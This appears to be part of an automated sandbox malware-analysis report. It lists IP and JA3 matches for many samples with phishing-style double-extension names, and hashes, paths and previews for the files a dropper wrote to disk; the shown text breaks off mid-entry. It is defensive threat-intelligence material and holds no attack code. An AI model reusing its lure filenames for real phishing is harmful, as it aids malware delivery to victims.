	e4AJaKFTKE.exe	Get hash	malicious	Browse	• 195.2.85.147
	HGGU5vbVLG.exe	Get hash	malicious	Browse	• 195.2.85.147
	SKOakPjoWi.exe	Get hash	malicious	Browse	• 195.2.85.147
	GJZLI8p7JH.exe	Get hash	malicious	Browse	• 195.2.85.147
	MLcL3Hh1M6.exe	Get hash	malicious	Browse	• 195.2.85.147
	QLPuFu7bkA.exe	Get hash	malicious	Browse	• 195.2.85.147
	GOmoBhlx7j.exe	Get hash	malicious	Browse	• 195.2.85.147
	74Yht1dIMF.exe	Get hash	malicious	Browse	• 195.2.85.147
	vFfAv3VnjP.exe	Get hash	malicious	Browse	• 195.2.85.147
	psDdPRzpT7.exe	Get hash	malicious	Browse	• 195.2.85.147
	1rZvXik9Qt.exe	Get hash	malicious	Browse	• 195.2.85.147
	X5O7D8deGn.exe	Get hash	malicious	Browse	• 195.2.85.147
	kVCThQrzBl.exe	Get hash	malicious	Browse	• 195.2.85.147
	jjbqfXdEbr.exe	Get hash	malicious	Browse	• 195.2.85.147
	calc.exe	Get hash	malicious	Browse	• 62.113.100.1
	DKByN.hta	Get hash	malicious	Browse	• 213.189.197.56

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
54328bd36c14bd82ddaa0c04b25ed9ad	Shipping Document PL&BL Draft.exe	Get hash	malicious	Browse	• 88.99.66.31
	Halkbank_Ekstre_20210223_082357_541079.exe	Get hash	malicious	Browse	• 88.99.66.31
	FOB offer_1164087223_l0133P2100363812.PDF.exe	Get hash	malicious	Browse	• 88.99.66.31
	PURCHASE ORDER CONFIRMATION.exe	Get hash	malicious	Browse	• 88.99.66.31
	Yao Han Industries 61007-51333893QR001U,pdf.exe	Get hash	malicious	Browse	• 88.99.66.31
	(appproved)WJO-TT180,pdf.exe	Get hash	malicious	Browse	• 88.99.66.31
	purchase order.exe	Get hash	malicious	Browse	• 88.99.66.31
	9073782912,pdf.exe	Get hash	malicious	Browse	• 88.99.66.31
	SOS URGENT RFQ #2345.exe	Get hash	malicious	Browse	• 88.99.66.31
	purchase order 1.exe	Get hash	malicious	Browse	• 88.99.66.31
	telex transfer.exe	Get hash	malicious	Browse	• 88.99.66.31
	GPP.exe	Get hash	malicious	Browse	• 88.99.66.31
	DHL Shipment Notification 6368638172.pdf.exe	Get hash	malicious	Browse	• 88.99.66.31
	#11032019 de investigaci#U00f3n de #U00f3rdenes,pdf.exe	Get hash	malicious	Browse	• 88.99.66.31
	Neue Bestellung_WJO-001, pdf.exe	Get hash	malicious	Browse	• 88.99.66.31
	Halkbank_Ekstre_20210222_082357_541079.exe	Get hash	malicious	Browse	• 88.99.66.31
	Order_C3350191107102300.exe	Get hash	malicious	Browse	• 88.99.66.31
	SecuriteInfo.com.Trojan.Inject4.6572.13919.exe	Get hash	malicious	Browse	• 88.99.66.31
	Order.exe	Get hash	malicious	Browse	• 88.99.66.31
	ORDER PURCHASE ITEMS.exe	Get hash	malicious	Browse	• 88.99.66.31
3b5074b1b5d032e5620f69f9f700ff0e	crypted.exe	Get hash	malicious	Browse	• 104.23.99.190 • 104.192.141.1 • 104.21.67.51 • 88.99.66.31 • 172.67.213.210 • 52.217.107.52
	PO-735643-SALES.exe	Get hash	malicious	Browse	• 104.23.99.190 • 104.192.141.1 • 104.21.67.51 • 88.99.66.31 • 172.67.213.210 • 52.217.107.52

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	SecuriteInfo.com.Mal.Generic-S.15142.exe	Get hash	malicious	Browse	• 104.23.99.190 • 104.192.141.1 • 104.21.67.51 • 88.99.66.31 • 172.67.213.210 • 52.217.107.52
	LIQUIDACION INTERBANCARIA 02_22_2021.xls	Get hash	malicious	Browse	• 104.23.99.190 • 104.192.141.1 • 104.21.67.51 • 88.99.66.31 • 172.67.213.210 • 52.217.107.52
	muOvK6dngg.exe	Get hash	malicious	Browse	• 104.23.99.190 • 104.192.141.1 • 104.21.67.51 • 88.99.66.31 • 172.67.213.210 • 52.217.107.52
	SKBM 0222..exe	Get hash	malicious	Browse	• 104.23.99.190 • 104.192.141.1 • 104.21.67.51 • 88.99.66.31 • 172.67.213.210 • 52.217.107.52
	Vessel Line Up 7105082938.exe	Get hash	malicious	Browse	• 104.23.99.190 • 104.192.141.1 • 104.21.67.51 • 88.99.66.31 • 172.67.213.210 • 52.217.107.52
	ProtonVPN.exe	Get hash	malicious	Browse	• 104.23.99.190 • 104.192.141.1 • 104.21.67.51 • 88.99.66.31 • 172.67.213.210 • 52.217.107.52
	PO 86540.exe	Get hash	malicious	Browse	• 104.23.99.190 • 104.192.141.1 • 104.21.67.51 • 88.99.66.31 • 172.67.213.210 • 52.217.107.52
	RTM DIAS - CTM.exe	Get hash	malicious	Browse	• 104.23.99.190 • 104.192.141.1 • 104.21.67.51 • 88.99.66.31 • 172.67.213.210 • 52.217.107.52
	uTorrent.exe	Get hash	malicious	Browse	• 104.23.99.190 • 104.192.141.1 • 104.21.67.51 • 88.99.66.31 • 172.67.213.210 • 52.217.107.52
	hreheh.exe	Get hash	malicious	Browse	• 104.23.99.190 • 104.192.141.1 • 104.21.67.51 • 88.99.66.31 • 172.67.213.210 • 52.217.107.52
	JFAaEh5hB6.exe	Get hash	malicious	Browse	• 104.23.99.190 • 104.192.141.1 • 104.21.67.51 • 88.99.66.31 • 172.67.213.210 • 52.217.107.52
	Dmjsru7tdt.exe	Get hash	malicious	Browse	• 104.23.99.190 • 104.192.141.1 • 104.21.67.51 • 88.99.66.31 • 172.67.213.210 • 52.217.107.52
	Documents_pdf.exe	Get hash	malicious	Browse	• 104.23.99.190 • 104.192.141.1 • 104.21.67.51 • 88.99.66.31 • 172.67.213.210 • 52.217.107.52

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	BANK SWIFT- USD 98,712.00.pdf.exe	Get hash	malicious	Browse	• 104.23.99.190 • 104.192.141.1 • 104.21.67.51 • 88.99.66.31 • 172.67.213.210 • 52.217.107.52
	BMfiIGROO2.exe	Get hash	malicious	Browse	• 104.23.99.190 • 104.192.141.1 • 104.21.67.51 • 88.99.66.31 • 172.67.213.210 • 52.217.107.52
	dwg.exe	Get hash	malicious	Browse	• 104.23.99.190 • 104.192.141.1 • 104.21.67.51 • 88.99.66.31 • 172.67.213.210 • 52.217.107.52
	Q8XSs7tx9Y.exe	Get hash	malicious	Browse	• 104.23.99.190 • 104.192.141.1 • 104.21.67.51 • 88.99.66.31 • 172.67.213.210 • 52.217.107.52
	VYTqKrm2vw.exe	Get hash	malicious	Browse	• 104.23.99.190 • 104.192.141.1 • 104.21.67.51 • 88.99.66.31 • 172.67.213.210 • 52.217.107.52

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\user\AppData\Local\Temp\nsx24D0.tmp\KSRDY0PL.dll	FG1eBAAwpR.exe	Get hash	malicious	Browse	
	8XioA9UTsz.exe	Get hash	malicious	Browse	
	8XioA9UTsz.exe	Get hash	malicious	Browse	
	SecuriteInfo.com.Trojan.DownLoader36.34557.26355.exe	Get hash	malicious	Browse	
	Build1.exe	Get hash	malicious	Browse	
	Build.exe	Get hash	malicious	Browse	
	s3X615I7Qn.exe	Get hash	malicious	Browse	
	DIGFK6SFVU.exe	Get hash	malicious	Browse	
	Cess5ioLRO.rtf	Get hash	malicious	Browse	
	svchost.exe	Get hash	malicious	Browse	
	svchost.exe	Get hash	malicious	Browse	
	ServHelp.msi	Get hash	malicious	Browse	
	ServHelp.msi	Get hash	malicious	Browse	
	FILE-71421.exe	Get hash	malicious	Browse	
C:\Users\user\AppData\Local\Temp\hello_C# (2).exe	SecuriteInfo.com.Trojan.DownLoader36.34557.26355.exe	Get hash	malicious	Browse	
C:\Users\user\AppData\Local\Temp\hello_C#.exe	SecuriteInfo.com.Trojan.DownLoader36.34557.26355.exe	Get hash	malicious	Browse	

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0\UsageLogs\hello_C# (2).exe.log	
Process:	C:\Users\user\AppData\Local\Temp\hello_C# (2).exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	660
Entropy (8bit):	5.390020766762198
Encrypted:	false
SSDEEP:	12:Q3La/KDLI4MWuPTxAI51KDLI4MN5P6D1BakvoDLI4MWuPak2kL0nk7v:ML9E4KrL1qE4GiD0E4KeGj
MD5:	ED176F7B2A92AFE2E5D2FE638497B180
SHA1:	AC0CE61B4C1398CE766F3C34269C7B6AEDE78926
SHA-256:	08EDDC037583A4B1815D4FBC4A4CA7356BF81A7F7D5E72F1EBA6289474D94B65
SHA-512:	A83D3A4E144576DB06390142ECAF7527D858635FA5DF9CD6ABB7DA67CA91D8647216088023E9C79A06D1DC6BCAE380DE11175B2DA85A5C44E1ABBAB0330BC06
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0\UsageLogs\hello_C# (2).exe.log	
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll",0..3,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Drawing\49e5c0579db170be9741dccc34c1998e\System.Drawing.ni.dll",0..3,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Windows.Forms\6d7d43e19d7fc0006285b85b7e2c8702\System.Windows.Forms.ni.dll",0..

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0\UsageLogs\hello_C#.exe.log	
Process:	C:\Users\user\AppData\Local\Temp\hello_C#.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	660
Entropy (8bit):	5.390020766762198
Encrypted:	false
SSDEEP:	12:Q3La/KDLI4MWuPTxAI51KDLI4MN5P6D1BakvoDLI4MWuPak2kL0nk7v:ML9E4KrL1qE4GiD0E4KeGj
MD5:	ED176F7B2A92AFE2E5D2FE638497B180
SHA1:	AC0CE61B4C1398CE766F3C34269C7B6AEDE78926
SHA-256:	08EDDC037583A4B1815D4FBC4A4CA7356BF81A7F7D5E72F1EBA6289474D94B65
SHA-512:	A83D3A4E144576DB06390142ECAF7527D858635FA5DF9CD6ABB7DA67CA91D8647216088023E9C79A06D1DC6BCAE380DE11175B2DA85A5C44E1ABBAB0330BC06
Malicious:	false
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll",0..3,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Drawing\49e5c0579db170be9741dccc34c1998e\System.Drawing.ni.dll",0..3,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Windows.Forms\6d7d43e19d7fc0006285b85b7e2c8702\System.Windows.Forms.ni.dll",0..

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\8TD8GfTtaW.exe.log	
Process:	C:\Users\user\Desktop\8TD8GfTtaW.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	847
Entropy (8bit):	5.35816127824051
Encrypted:	false
SSDEEP:	24:ML9E4Ks2wKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7a:MxHKXwYHKhQnoPtHoxHhAHKzva
MD5:	31E089E21A2AEB18A2A23D3E61EB2167
SHA1:	E873A8FC023D1C6D767A0C752582E3C9FD67A8B0
SHA-256:	2DCCE5D76F242AF36DB3D670C006468BEEA4C58A6814B2684FE44D45E7A3F836
SHA-512:	A0DB65C3E133856C0A73990AEC30B1B037EA486B44E4A30657DD5775880FB9248D9E1CB533420299D0538882E9A883BA64F30F7263EB0DD62D1C673E7DBA881
Malicious:	**true**
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll",0..

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\nulhfhsi.exe.log	
Process:	C:\Users\user\AppData\Local\nulhfhsi.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	2599
Entropy (8bit):	5.332456341785073
Encrypted:	false
SSDEEP:	48:MxHKXwYHKhQnogLHqHDfHK7HKdHKBSTHaAHKzvRtHoxHImHKhBHKoHaHZHG1qHjY:iqXwYqhQnogLKTq7qdqslqzJtlxHbqLd
MD5:	B5A02A14896503A67135C039AD71B3A1
SHA1:	B7D7128A26413AB610E4043927F1F8A3FC464350
SHA-256:	E003A2AF68E8FFA0A60BC477B36B3C32DBC483B42D767B96FFF9F7FDEF84AF35
SHA-512:	0AF38B06DA9A880F5B3E4C1254D094388BD6608A94809AC80E9F14FE0557A695DE03F0187EB5B43861D79E176406A0E1948FE611332D8DBD56043F508BCF36AE
Malicious:	false
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..2,"Microsoft.CSharp, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Dynamic, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.ServiceModel, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..2,"SMDiagnostics, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System.Runtime.Serialization, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Runteb92aa12#\34957343ad5d84daee97a1affda91665\System.Runt

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\RecoveryStore.{604B4475-75FA-11EB-90E5-ECF4BB570DC9}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	21592
Entropy (8bit):	1.7555123810813766
Encrypted:	false
SSDEEP:	48:IwsGcprZGwpLVQG/ap8VEbGIpcVESlGvnZpvVES7d1GoR7/Cqp9VES7Vd8Go497l:rwZTZs2YWCtJrbfXnRyKMyak
MD5:	3C05E7ECE8F462293D93F71B6CD44B64
SHA1:	95BEE310F27B4E47DE974BC199418904150A0EAC
SHA-256:	C439D2C13E7014A50DA8980E877C52452A183BBEC70726E3F5142528F53ED60E
SHA-512:	7AC1E17EED320A36AD078BF25C038507E5D44708FE5AF42DA3CD7BB278AE2C191F9F59331C6FAB19502A9834574CF4C651BD15998AD7091CD3956213E530AD0
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{604B4477-75FA-11EB-90E5-ECF4BB570DC9}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	24636
Entropy (8bit):	1.725989812102086
Encrypted:	false
SSDEEP:	96:rcZfbQka6i2BS9jx2VfWVBMVJO72++TyL2zg:rcZDQL6Nk9jx2VfWVBMVJO72Hg
MD5:	9FEE21A257E930FB6B2A4D62E09672FE
SHA1:	108B5D149C569034C397F1B349230B0623A6D608
SHA-256:	A8C9BD58A4728812F73BF4CAAB19593BD98B43F7F25EC33FDBD042668230AEF1
SHA-512:	970B5FF6BCF40E240BB4C3E2522989BB571933F90910CF6849FBA5FC1DF6FC5319FD0CE507329BE4FA7A773AD9440F2D9D3D3C8C20DB3F7FECCAD950BE2BCI 16
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\errorPageStrings[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	downloaded
Size (bytes):	4720
Entropy (8bit):	5.164796203267696
Encrypted:	false
SSDEEP:	96:z9UUiqRxqH211CUIRgRLnRynjZbRXkRPRk6C87Apsat/5/+mhPcF+5g+mOQb7A9o:JsUOG1yNlX6ZzWpHOWLia16Cb7bk
MD5:	D65EC06F21C379C87040B83CC1ABAC6B
SHA1:	208D0A0BB775661758394BE7E4AFB18357E46C8B
SHA-256:	A1270E90CEA31B46432EC44731BF4400D22B38EB2855326BF934FE8F1B169A4F
SHA-512:	8A166D26B49A5D95AEA49BC649E5EA58786A2191F4D2ADAC6F5FBB7523940CE4482D6A2502AA870A931224F215CB2010A8C9B99A2C1820150E4D365CAB28299
Malicious:	false
IE Cache URL:	res://ieframe.dll/errorPageStrings.js
Preview:	.//Split out for localization...var L_GOBACK_TEXT = "Go back to the previous page.";..var L_REFRESH_TEXT = "Refresh the page.";..var L_MOREINFO_TEXT = "More information";..var L_OFFLINE_USERS_TEXT = "For offline users";..var L_RELOAD_TEXT = "Retype the address.";..var L_HIDE_HOTKEYS_TEXT = "Hide tab shortcuts";..var L_SHOW_HOTKEYS_TEXT = "Show more tab shortcuts";..var L_CONNECTION_OFF_TEXT = "You are not connected to the Internet. Check your Internet connection.";..var L_CONNECTION_ON_TEXT = "It appears you are connected to the Internet, but you might want to try to reconnect to the Internet.";....//used by invalidcert.js and hstscerterror.js..var L_CertUnknownCA_TEXT = "Your PC doesn\u2019t trust this website\u2019s security certificate.";..var L_CertExpired_TEXT = "The website \u2019s security certificate is not yet valid or has expired.";..var L_CertCNMismatch_TEXT = "The hostname in the website\u2019s security certificate differs from the web site you are trying to visit.";..var L

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\dnserror[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	downloaded
Size (bytes):	2997
Entropy (8bit):	4.4885437940628465
Encrypted:	false
SSDEEP:	48:u7u5V4VyhhV2lFUW29vj0RkpNc7KpAP8Rra:vlIJ6G7Ao8Ra

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\dnserror[1]	
MD5:	2DC61EB461DA1436F5D22BCE51425660
SHA1:	E1B79BCAB0F073868079D807FAEC669596DC46C1
SHA-256:	ACDEB4966289B6CE46ECC879531F85E9C6F94B718AAB521D38E2E00F7F7F7993
SHA-512:	A88BECB4FBDDC5AFC55E4DC0135AF714A3EEC4A63810AE5A989F2CECB824A686165D3CEDB8CBD8F35C7E5B9F4136C29DEA32736AABB451FE8088B978B493AC6D
Malicious:	false
IE Cache URL:	res://ieframe.dll/dnserror.htm?ErrorStatus=0x800C0005&DNSError=9002
Preview:	.<!DOCTYPE HTML>..<html>.. <head>.. <link rel="stylesheet" type="text/css" href="NewErrorPageTemplate.css" >.. <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">.. <title>Can’t reach this page</title>.. <script src="errorPageStrings.js" language="javascript" type="text/javascript">.. </script>.. <script src="httpErrorPagesScripts.js" language="javascript" type="text/javascript">.. </script>.. </head>.... <body onLoad="getInfo(); initMoreInfo('infoBlockID');">.. .. Can’t reach this page .. .. <ul id="cantDisplayTasks" class="tasks">.. <li id="task1-1">Make sure the web address is correct .. <li id="task1-2">Search for this site on Bing ..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\down[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 15 x 15, 8-bit colormap, non-interlaced
Category:	downloaded
Size (bytes):	748
Entropy (8bit):	7.249606135668305
Encrypted:	false
SSDEEP:	12:6v/7/2QeZ7HVJ6o6yiq1p4tSQfAVFcm6R2HkZuU4fB4CsY4NJlrvMezoW2uONroc:GeZ6oLiqkbDuU4fqzTrvMeBBlE
MD5:	C4F558C4C8B56858F15C09037CD6625A
SHA1:	EE497CC061D6A7A59BB66DEFEA65F9A8145BA240
SHA-256:	39E7DE847C9F731EAA72338AD9053217B957859DE27B50B6474EC42971530781
SHA-512:	D60353D3FBEA2992D96795BA30B20727B022B9164B2094B922921D33CA7CE1634713693AC191F8F5708954544F7648F4840BCD5B62CB6A032EF292A8B0E52A44
Malicious:	false
IE Cache URL:	res://ieframe.dll/down.png
Preview:	.PNG.....IHDR.....ex....PLTE....W..W..W..W..W..W..W..W..W..W..W..W.U.....W..W.!Y.#Z.$\.'].<r.=s.P..Q..Q..U..o..p..r..x..z..~.....b.....$..s...7tRNS.a.o(,.s....e.....q*.....F.Z....IDATx^%.S..@.C..jm.mTk...m.?|;.y..S....F.t...,.....D.>..LpX=f.M...H4.....=...=..xy.[h..7....7.....<.q.kH....#+....I..z.....'.ksC...X<.+..J>....%3BmqaV...h..Z._.:<.Y_jG...vN^.<>.Nu.u@.....M....?...1D.m~)s8..&....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\httpErrorPagesScripts[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	downloaded
Size (bytes):	12105
Entropy (8bit):	5.451485481468043
Encrypted:	false
SSDEEP:	192:x20iniOciwd1BtvjrG8tAGGGVWnvyJVUrUiki3ayimi5ezLCvJG1gwm3z:xPini/i+1Btvjy815ZVUwiki3ayimi5f
MD5:	9234071287E637F85D721463C488704C
SHA1:	CCA09B1E0FBA38BA29D3972ED8DCECEFDEF8C152
SHA-256:	65CC039890C7CEB927CE40F6F199D74E49B8058C3F8A6E22E8F916AD90EA8649
SHA-512:	87D691987E7A2F69AD8605F35F94241AB7E68AD4F55AD384F1F0D40DC59FFD1432C758123661EE39443D624C881B01DCD228A67AFB8700FE5E66FC794A6C0384
Malicious:	false
IE Cache URL:	res://ieframe.dll/httpErrorPagesScripts.js
Preview:	...function isExternalUrlSafeForNavigation(urlStr)..{..var regEx = new RegExp("^(http(s?)|ftp|file)://", "i");..return regEx.exec(urlStr);..}..function clickRefresh()..{..var location = window.location.href;..var poundIndex = location.indexOf('#');..if (poundIndex != -1 && poundIndex+1 < location.length && isExternalUrlSafeForNavigation(location.substring(poundIndex+1)))..{..window.location.replace(location.substring(poundIndex+1));..}..}..function navCancelInit()..{..var location = window.location.href;..var poundIndex = location.indexOf('#');..if (poundIndex != -1 && poundIndex+1 < location.length && isExternalUrlSafeForNavigation(location.substring(poundIndex+1)))..{..var bElement = document.createElement("A");..bElement.innerText = L_REFRESH_TEXT;..bElement.href = 'javascript:clickRefresh()';..navCancelContainer.appendChild(bElement);..}..else..{..var textNode = document.createTextNode(L_RELOAD_TEXT);..navCancelContainer.appendChild(textNode);..}..}..function getDisplayValue(elem

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PEJLKQA8\NewErrorPageTemplate[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	downloaded
Size (bytes):	1612
Entropy (8bit):	4.869554560514657
Encrypted:	false
SSDEEP:	24:5Y0bQ573pHpACtUZtJD0lFBopZleqw87xTe4D8FaFJ/Doz9AtjJgbCzg:5m73jcJqQep89TEw7Uxkk
MD5:	DFEABDE84792228093A5A270352395B6
SHA1:	E41258C9576721025926326F76063C2305586F76
SHA-256:	77B138AB5D0A90FF04648C26ADDD5E414CC178165E3B54A4CB3739DA0F58E075

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PEJLKQA8\NewErrorPageTemplate[1]	
SHA-512:	E256F603E67335151BB709294749794E2E3085F4063C623461A0B3DECBCCA8E620807B707EC9BCBE36DCD7D639C55753DA0495BE85B4AE5FB6BFC52AB4B284F D
Malicious:	false
IE Cache URL:	res://ieframe.dll/NewErrorPageTemplate.css
Preview:	.body..{.. background-repeat: repeat-x;.. background-color: white;.. font-family: "Segoe UI", "verdana", "arial";.. margin: 0em;.. color: #1f1f1f;..}.....mainContent..{.. margin-top:80px;.. width: 700px;.. margin-left: 120px;.. margin-right: 120px;..}.....title..{.. color: #54b0f7;.. font-size: 36px;.. font-weight: 300;.. line-height: 40px;.. margin-bottom: 24px;.. font-family: "Segoe UI", "verdana";.. position: relative;..}.....errorExplanation..{.. color: #000000;.. font-size: 12pt;.. font-family: "Segoe UI", "verdana", "arial";.. text-decoration: none;..}.....taskSection..{.. margin-top: 20px;.. margin-bottom: 28px;.. position: relative; ..}.....tasks..{.. color: #000000;.. font-family: "Segoe UI", "verdana";.. font-weight:200;.. font-size: 12pt;..}....li..{.. margin-top: 8px;..}.....diagnoseButton..{.. outline: none;.. font-size: 9pt; ..}.....launchInternetOptionsButton..{.. outline: none;

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_ddjaedok.t1x.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_het1b5au.ft2.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	modified
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp\evs.exe	
Process:	C:\Users\user\AppData\Local\nulhfhsi.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Category:	dropped
Size (bytes):	309398
Entropy (8bit):	6.8622477052521065
Encrypted:	false
SSDEEP:	6144:wY8ikhaPatWRhVd2ta4fAyQ8BHPg/bbe6:6IzRha0wlPsb5
MD5:	8C373745D8604DA05314DE16F0BF7CED
SHA1:	14C4FF5FAED482F598A2D209D1288B72CEB633CF
SHA-256:	13CB3BE20C296E15AD249F67E7D791DF34C7D7EBA819D08845BD244738A9F24E
SHA-512:	EF58CE10E582AD80B4C1313E43EDDD5B13B856FAAAFBD9A10EE58A294006981E8F9D87BE75F98D085307F7A9F64B19B9E42736FF46CF76E1A9F1155C49C6049
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 82%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....@...../.....r.../.....+.....Rich.....PE..L.....]..... b....9.....H2.....@.....p<.....@.....0.....text....`.....b..... ..`.rdata..>.....f.....@..@.data...X.9.....z.....@....ndata.....@:.....rsrc.....:.....~.....@..@..... ....

C:\Users\user\AppData\Local\Temp\hello_C# (2).exe	
Process:	C:\Users\user\AppData\Local\Temp\evs.exe
File Type:	PE32 executable (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	3.413295575615442
Encrypted:	false
SSDEEP:	24:etGSATEYkF7qIjlVxI+ndtkZfxPclljKINPcAzxrsuZhNrfTqPNnqpdt4+lEbNFf:6XYbsfx5YJ1cll5OulbTGqXSfbNtm
MD5:	D6B9F530E7E8DDEBEA8069A0D94AD38E
SHA1:	28B7ADA0D7CBFACCC5CF66D2D22E08E9132B3C67
